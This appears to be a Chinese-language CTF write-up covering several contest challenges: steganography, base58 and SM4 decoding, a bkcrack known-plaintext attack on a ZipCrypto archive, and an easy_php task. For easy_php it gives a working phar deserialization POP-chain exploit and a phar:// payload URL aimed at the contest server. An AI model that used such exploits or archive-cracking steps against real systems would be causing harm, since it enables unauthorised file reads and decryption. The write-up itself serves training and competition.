
```
import re

def extract_lines_after_marker(file_path, marker="----------",
line_number=2):
    with open(file_path, 'r', encoding='utf-8') as file:
        lines = file.readlines()

    results = []
    for i, line in enumerate(lines):
        if marker in line:
            if i + line_number < len(lines):
                clean_line = re.sub(r'^[^\w\s]+|(\.\w+)$', '', lines[i +
line_number].strip())
                results.append(clean_line)

    return results

if __name__ == "__main__":
    input_file_path = 'history 20250119_153239.txt'  # 替换为你的输入文件路径
    output_file_path = 'cleaned_output.txt'  # 替换为你想要输出的文件路径
    extracted_lines = extract_lines_after_marker(input_file_path)
```

```
20
21      # 反转列表顺序
22      extracted_lines.reverse()
23
24      with open(output_file_path, 'w', encoding='utf-8') as output_file:
25          for line in extracted_lines:
26              output_file.write(line)
```


最后得到

```
1  nFQwYN4vUki9oW3fdLYY96CqdBnN9XKvCPsJvpzLrucb2BW7EUjDg1xqn1nAWUWY4X9SzHC6sNeuMH
   TaP8qM67cHVNBZD8scRnEjeaEG3RG6tsCXotjV6FSFa1qtnyM32bYL5jHQz5upm9fJPFGHfGRaYX1b
   YWx4YRfH3QifiuAtYdNHCMtbBWUdTP3B9bFiXj8rb1Y5oq1fyCcNkiE7i5xmse7E1NDheyJvG8jHUx
   57o7LHrerNFhP27NxFSrN4Wg8hX2BxxPNmMNCdoe4JACanfgDv3EAVZHSVbmFb5CWzoAaQrY8BcXSm
   sbmaxoEfqdJRsy2NXJLYZakCKVjv5DgNyJMANRqmVqh6ks9aXhxZ3gW8JGczKZeEEhKv2qohJezC5s
   Rwk4129E8fknBQ5d5s5nzUHP1xBEmxYTZdt3KH28bzxbsbUMg1DTKgRvTPzrKLvj8YUoZaWDwy4tjL
   htFCk43Pw8vDDMcJvYKzvN461Hq8UzqnH65fherWieUL24eL2BNmiYfRK95EyaUMKQS4Nsf3vzvqCz
   eDjFSdpXLjfPQxByNW5yu2zyqaqXVaLtuRCtFiVtD6s7Gtb4U1nLXdyXLnmRfRAhDFBreFgJrG5jQf
   NQ9d53ckZZj9BiRWkTTgxUf6gb1qmeYoUmudLg3csdtRiTXQazwAuJDk9LH1rm2PHhm2qei1X3ztdQ
   PxbrhPjhSdH2AFaibrg5ohzAQutbHXE8uYLFpX8xHdTUBoJ8XSjdh9ofRnvaaCKPS7M3LFUGkFuhAm
   vv3unatngTkGM8Lmf8CU315eAS721ji7e93EF4125LwYQzzEKG4G51Q47PeWL7qGBeBzKcoamcw6qD
   uBpjTuZb4mTside1jYU2mNLHqaXutHiQMUjXqkveanCgUks3yrzaPJoAXye64M1JNNQ1Nf7LbXKvza
   srZXj3c9YDCwuadryMdkuQ3MjJ8duxA8KgJAtGV7KtULv9LpD3WSHqSN4irp67f4KC44egaMVpYJrh
   aqP5Kn26CDZDrbqGyaLQNF9GU22MxYLvypAjmuQxyaEDPrsUByKTpvqk7JncqDHotfA9qEAsqV7zgi
   E7geiPvFJsdXXeVLKMdxdUw3wh8torypi7FVfi2FwcR3iiRvwKyEjtoMp8SvPf9jfHDyccqkRVqtQi
   wA4Gf8QYRYWbKB6A25uJcvgotRUjp1zXsXaQaq9eRPg6RNirwd1trjrMMjCFDZXEbjV2pKJeHxqstf
   Wn6LHtyXwZGh3ot37B7EsL11wcuvdCVcJepagGRacz8HEJyvgffpgyMHpeAgVam3p4WHR3fiAvpr7K
   pj8sDq5yn3gHbKg6JNoFPxJCSQV3gR1bg5U8YNdRPuEdHCG4dKbwk4at4AHjYHtMsKZ9wuXxi9d6pw
   4mLYiYMtivbWMUH6c69b2nqwz2zMjiQdMYLHK
```

进过base58解密，注意选择ripple模式



得到的HEX进行SM4-EBC解密



得到一个89504447开头的HEX，很明显是一个png图片，将数据保存为png图片，得到一个二维码的图片

得到flag{a72dd260-f64d-4116-ab50-b26b40d69883}

4. 音频的秘密

根据提示，用Deepsound解密音频，弱口令密码为123

得到一个压缩包，仍然需要密码，里面有一张flag.png，试了其他都没有任何信息，发现该png加密类型为 **ZIPCrypto store（传统加密）**，可以考虑通过已知的PNG文件头来进行明文攻击。

> 明文攻击的条件：
>
> - 完整的明文文件
> - 明文文件需要被相同的压缩算法标准压缩（也可理解为被相同压缩工具压缩）
> - 明文对应文件的加密算法需要是 ZipCrypto Store

构建明文文件

```
echo 89504E470D0A1A0A0000000D49484452 | xxd -r -ps > pngheader
```

使用bkcrack破解密钥

```
./bkcrack -C flag.zip -c flag.png -p pngheader -o 0
```

```
┌──(root㉿aliPP)-[~/\M-f\M-!\M-^L\M-i\M-^]\M-"/bkcrack-1.7.0-Linux]
└─# ./bkcrack -C flag.zip -c flag.png -p pngheader -o 0
bkcrack 1.7.0 - 2024-05-26
[12:05:59] Z reduction using 9 bytes of known plaintext
100.0 % (9 / 9)
[12:05:59] Attack on 734325 Z values at index 6
Keys: 29d29517 0fa535a9 abc67696
19.6 % (144011 / 734325)
Found a solution. Stopping.
You may resume the attack with the option: --continue-attack 144011
[12:21:12] Keys
29d29517 0fa535a9 abc67696
```

得到密钥后进行明文攻击，得到解密压缩包，密码为123，从而得到png图片

```
bkcrack.exe -C flag.zip -k 29d29517 0fa535a9 abc67696 -U 123.zip 123
```

放进随波逐流一把梭（或者stegsolve），得到flag{Y1_Shun_jian_Fa_ZE_Dian_Fu}


5. 问卷

打完问卷即可得到

6. reproduction（未成功）

流量包筛选http流量，看到大量POST请求

发现有position和hash两个变量



响应返回的message有

```
{
  "message": "Invalid position",
  "status": "error"
}400
{
  "correct": true,
  "position": 3,
  "status": "success"
}200
500
```


重点关注200的，有28个，猜测是盲注进行字符对比

将程序放在沙盒里面分析，得到结果

被加壳无法得知算法逻辑，考虑根据流量包中请求与响应构造模拟客户端，再使用`client.exe`对模拟客户端进行测试得到flag

[春秋杯WP | 2024春秋杯冬季赛第三天题目部分解析 | CTF导航

7. riya

连接到容器，拿到flag


 屏幕截图 2025-01-19 164040

8. easy_php

进入页面点击下载zip文件后拿到网站源码。

可以看到file.php中存在任意文件读取，并且包含了fuction.php和class.php。

```php
<?php
header("content-type:text/html;charset=utf-8");
include 'function.php';
include 'class.php';
#ini_set('open_basedir','/var/www/html/phar2');
$file = $_GET["file"] ? $_GET['file'] : "";
if(empty($file)) {
    echo "<h2>There is no file to show!<h2/>";
}
$show = new Show();
if(file_exists($file)) {
    $show->source = $file;
    $show->_show();
} else if (!empty($file)){
    die('file doesn\'t exists.');
}
?>

```



法1：可以访问该页面进行读取根目录下的flag文件，直接可以读取出来。（这里可能是题目bug，吧ini_set该行注释掉了，实际上不应该注释需要进行pop链构造以及phar读取）

法2：因为过滤了`/http|https|file:|gopher|dict|\.\.|f1ag/i`，因此我们可以通过上传phar文件后用phar:// 伪协议读取phar文件进行反序列化，我们看到class.php中存在file_get_contents（），构造pop链调用file_get_contents从而读取到根目录下的flag.php文件内容。

最终的pop链是：

```php
<?php

class Chunqiu
{
    public $test;
    public $str;
}

class Show
{
    public $source;
    public $str;
}

class Test
{
    public $file;
    public $params;
    public function __construct()
    {
        $this->params = array('source'=>'/flag');
    }

}
$c = new Chunqiu();
$s=new Show();
$t =new Test();
$s->source = $t;
$s->str['str']=$t;
$c->str=$s;
echo(serialize($c));


$phar = new Phar("exp.phar");
$phar->startBuffering();
$phar->setStub('<?php __HALT_COMPILER();? >');
$phar->setMetadata($c);
$phar->addFromString("exp.jpg", "hello"); // 随便写点什么生成个签名
$phar->stopBuffering();

?>
```

将生成的jpg文件上传到服务端

Index of /upload

Name	Last modified	Size	Description
Parent Directory		-	
c906f6827eebb8cf7302185756c7ac63.jpg	2025-01-15 07:03	310	
cb6b5e2c6c9936b1c7d67eccd67ddfbc.jpg	2025-01-19 10:34	302	

Apache/2.4.7 (Ubuntu) Server at eci-2ze4behz0vzkfghz42zo.cloudeci1.ichunqiu.com Po

使用phar协议读取，完整payload为

```
http://eci-2ze4behz0vzkfghz42zo.cloudeci1.ichunqiu.com/file.php?file=phar://upload/cb6b5e2c6c9936b1c7d67eccd67ddfbc.jpg
```

就可以得到base64加密后的flag

解密得到